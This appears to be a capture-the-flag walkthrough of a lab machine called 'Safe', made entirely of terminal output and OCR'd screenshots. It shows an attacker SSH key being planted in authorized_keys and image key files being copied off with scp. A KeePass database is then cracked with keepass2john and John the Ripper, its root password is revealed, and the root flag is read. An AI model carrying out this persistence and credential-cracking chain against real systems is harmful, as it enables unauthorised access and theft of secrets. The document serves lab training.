
```
user@safe:/home/user/.ssh$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKjSnvg5JX9kucPKoN20bzH8+KQMrWZ7FVGXeiHh/hjJcORaofL0H6CYrwn+nNOZUZHhzs9AarapND
qMba0FVj1hS7BWWK8dQEX1arUBgFjixPnfEGmq+6oFxi2q03AGbcBsvwVdzzLPld4JiNVUNW96k6I7Jd4feYVCef0UmnVfvnIDhWLTyceVuQxruTQ67cf4IL630zsa8yrnq4SmmOCY++YRdIBYuJS
dwMrjKV2rOu2J9Fx8wRiSmcsaGCQ7RRkuJIJ50V8drOb8W2V1OI0oK2lLyQxzhbfjeirRmQffAPWQ8rH0yVCgF3HSIRSfJTBncAh8in4IeAmQZmwI2Z root@kali' >> authorized_keys
n4IeAmQZmwI2Z root@kali' >> authorized_keyseirRmQffAPWQ8rH0yVCgF3HSIRSfJTBncAh8in
user@safe:/home/user/.ssh$ cat authorized_keys
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCi2Am6enA5oi14xL+XEQvJfflMqwYUuoUR+nVsi7W8Xvyon6IP4coVerEe/smLbgJO+NElp/YUpOMrnuQ19N7EzM283syWx4DoLtVmBk+jwNuhS
BCF3g4KjFSVHZws2KS1dAVhG4RNz9jnSZ0z9/y50iyejaGV/sslgNhq5qq65NFXpj9so2jRA+mxTXij5VJNHYhCTSlpTq/gNSmhjdwsa5/iKniBmBDX+gtR4O4f4ZXL84KT1OQbRDyF6JeKFqsVsC
3kNovjhGPjZCr1FmKMQKDwuWCfOJFBfWm9EpNq2eulVO43cvMXBRuCnA6j9u3uZyZz4xI3qjG8neKRk1gh root@kali
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIIb6YyxpkiIjZPhckTyCE6qoG0yWpjvyKf4qvh0nKZilT++rkwDpcOnMCbhpM6QM0bFH20sPDyn0IhU1EDBZLNjbabr0S2VqnOd4BEy0NfzLe+
gVfcAHq6ugh2jjv4xbnYCofH7OIx4Pwro+KcKz88Vu2SspCqgDKnxFutKaNs+BK0s8jfDuXvlWaxqfnu9kv4i81ROcL8gqGqW5sDThYUW5QtsUb4bUhqa3H1pG+m333B2uCbGomH3+MdQ5qrZE+lM
A/L3MRPI3SC+1/zTMCuruUZw1OtuPWCikRDdFCDffGSIK2fjG3ZTncr96kYM83/tx5J0UZbGvL4sWNBXVXr/YV36kx0kYEcyBxA5wAOCjcrbP36sW4OSrNjiC7g2CuxbPavArkiXtQ9FMYapZRq2g
le9/ZaeFQXfjWvCmdGRClr18D+pR1A/5vdnTzFqKAfUBb4ZjZrv4Kxf8FWU8CRWaEGbcjBHc6NV0Z8dttNo76tD3Ce2bKXk8fRRhGDG0= user
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKjSnvg5JX9kucPKoN20bzH8+KQMrWZ7FVGXeiHh/hjJcORaofL0H6CYrwn+nNOZUZHhzs9AarapNDqMba0FVj1hS7BWWK8dQEX1arUBgFjixPn
fEGmq+6oFxi2q03AGbcBsvwVdzzLPld4JiNVUNW96k6I7Jd4feYVCef0UmnVfvnIDhWLTyceVuQxruTQ67cf4IL630zsa8yrnq4SmmOCY++YRdIBYuJSdwMrjKV2rOu2J9Fx8wRiSmcsaGCQ7RRku
JIJ50V8drOb8W2V1OI0oK2lLyQxzhbfjeirRmQffAPWQ8rH0yVCgF3HSIRSfJTBncAh8in4IeAmQZmwI2Z root@kali
user@safe:/home/user/.ssh$
```

```
root@kali:~/Masaüstü# scp user@10.10.10.147:/home/user/IMG_0545.JPG .
IMG_0545.JPG                                  100% 1863KB   1.1MB/s   00:01
root@kali:~/Masaüstü# scp user@10.10.10.147:/home/user/IMG_0546.JPG .
IMG_0546.JPG                                  100% 1872KB   1.4MB/s   00:01
root@kali:~/Masaüstü# scp user@10.10.10.147:/home/user/IMG_0547.JPG .
IMG_0547.JPG                                  100% 2470KB   1.5MB/s   00:01
root@kali:~/Masaüstü# scp user@10.10.10.147:/home/user/IMG_0548.JPG .
IMG_0548.JPG                                  100% 2858KB   1.3MB/s   00:02
root@kali:~/Masaüstü# scp user@10.10.10.147:/home/user/IMG_0552.JPG .
IMG_0552.JPG                                  100% 1099KB   1.2MB/s   00:00
root@kali:~/Masaüstü# scp user@10.10.10.147:/home/user/IMG_0553.JPG .
IMG_0553.JPG                                  100% 1060KB   1.3MB/s   00:00
```

```
root@kali:~/Masaüstü/safe# keepass2john -k IMG_0545.JPG MyPasswords.kdbx > db.john
MyPasswords.kdbx: Error: read failed: Success.
root@kali:~/Masaüstü/safe# keepass2john -k IMG_0546.JPG MyPasswords.kdbx >> db.john
MyPasswords.kdbx: Error: read failed: Success.
root@kali:~/Masaüstü/safe# keepass2john -k IMG_0547.JPG MyPasswords.kdbx >> db.john
root@kali:~/Masaüstü/safe# keepass2john -k IMG_0548.JPG MyPasswords.kdbx >> db.john
root@kali:~/Masaüstü/safe# keepass2john -k IMG_0552.JPG MyPasswords.kdbx >> db.john
root@kali:~/Masaüstü/safe# keepass2john -k IMG_0553.JPG MyPasswords.kdbx >> db.john
root@kali:~/Masaüstü/safe# cat db.john
MyPasswords:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccf
f1d63d80b409fa5b2568de4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed
11cddf7b3577714b2ee62cfa94e21677587f3204a2401fddce7a96*1*64*MyPasswords:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b726323661
67bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568de4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397
f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a2401fddce7a96*1*64*MyPasswords:$ke
epass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5
b2568de4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714
b2ee62cfa94e21677587f3204a2401fddce7a96*1*64*e949722c426b3604b5f2c9c2068c46540a5a2a1c557e66766bab5881f36d93c7
MyPasswords:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccf
f1d63d80b409fa5b2568de4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed
11cddf7b3577714b2ee62cfa94e21677587f3204a2401fddce7a96*1*64*d86a22408dcbba156ca37e6883030b1a2699f0da5879c82e422c12e78356390f
MyPasswords:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccf
f1d63d80b409fa5b2568de4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed
11cddf7b3577714b2ee62cfa94e21677587f3204a2401fddce7a96*1*64*facad4962e8f4cb2718c1ff290b5026b7a038ec6de739ee8a8a2dd929c376794
MyPasswords:$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccf
f1d63d80b409fa5b2568de4817*36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed
11cddf7b3577714b2ee62cfa94e21677587f3204a2401fddce7a96*1*64*7c83badcfe0cd581613699bb4254d3ad06a1a517e2e81c7a7ff4493a5f881cf2
```

```
root@kali:~/Masaüstü/safe# john --wordlist=/usr/share/wordlists/rockyou.txt db.john
Using default input encoding: UTF-8
Loaded 6 password hashes with 6 different salts (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bullshit         (MyPasswords)
```


Open Database - MyPasswords.kdbx
Enter Master Key
C:\Users\f4t1h\Desktop\MyPasswords.kdbx
Master Password:
Key File:
C:\Users\f4t1h\Desktop\IMG_0547.jpg
Windows User Account
Help
OK
Cancel


MyPasswords.kdbx - K
File Group Entry
MyPasswords
General
Windows
Network
Internet
eMail
Homebanking
Recycle Bin
Edit Entry
Edit Entry
You're editing an existing entry.
Entry Advanced Properties Auto-Type History
Title: Root password
Icon:
User name: root
Password: u3v2249dl9ptv465cogl3cnpo3fyhk
Repeat:
Quality: 135 bits 30 ch.
URL:
Notes:
Expires: 04.08.2019 00:00:00
Tools
OK
Cancel
Group: MyPasswords, Titl
13.05.2019 17:34:09
Modification Time:
1 of 1 selected

```
user@safe:~$ ls -la
total 11284
drwxr-xr-x 3 user user    4096 May 13 11:18 .
drwxr-xr-x 3 root root    4096 May 13 08:34 ..
lrwxrwxrwx 1 user user       9 May 13 08:38 .bash_history -> /dev/null
-rw-r--r-- 1 user user     220 May 13 08:34 .bash_logout
-rw-r--r-- 1 user user    3526 May 13 08:34 .bashrc
-rw-r--r-- 1 user user 1907614 May 13 11:15 IMG_0545.JPG
-rw-r--r-- 1 user user 1916770 May 13 11:15 IMG_0546.JPG
-rw-r--r-- 1 user user 2529361 May 13 11:15 IMG_0547.JPG
-rw-r--r-- 1 user user 2926644 May 13 11:15 IMG_0548.JPG
-rw-r--r-- 1 user user 1125421 May 13 11:15 IMG_0552.JPG
-rw-r--r-- 1 user user 1085878 May 13 11:15 IMG_0553.JPG
-rwxr-xr-x 1 user user   16592 May 13 08:47 myapp
-rw-r--r-- 1 user user    2446 May 13 11:15 MyPasswords.kdbx
-rw-r--r-- 1 user user     675 May 13 08:34 .profile
drwx------ 2 user user    4096 Aug  4 06:33 .ssh
-rw------- 1 user user      33 May 13 09:25 user.txt
user@safe:~$ su
Password:
root@safe:/home/user# pwd
/home/user
root@safe:/home/user# cd
root@safe:~# cd root
bash: cd: root: No such file or directory
root@safe:~# ls
root.txt
root@safe:~# cat root.txt
d7af235eb1db9fa059d2b99a6d1d5453
root@safe:~#
```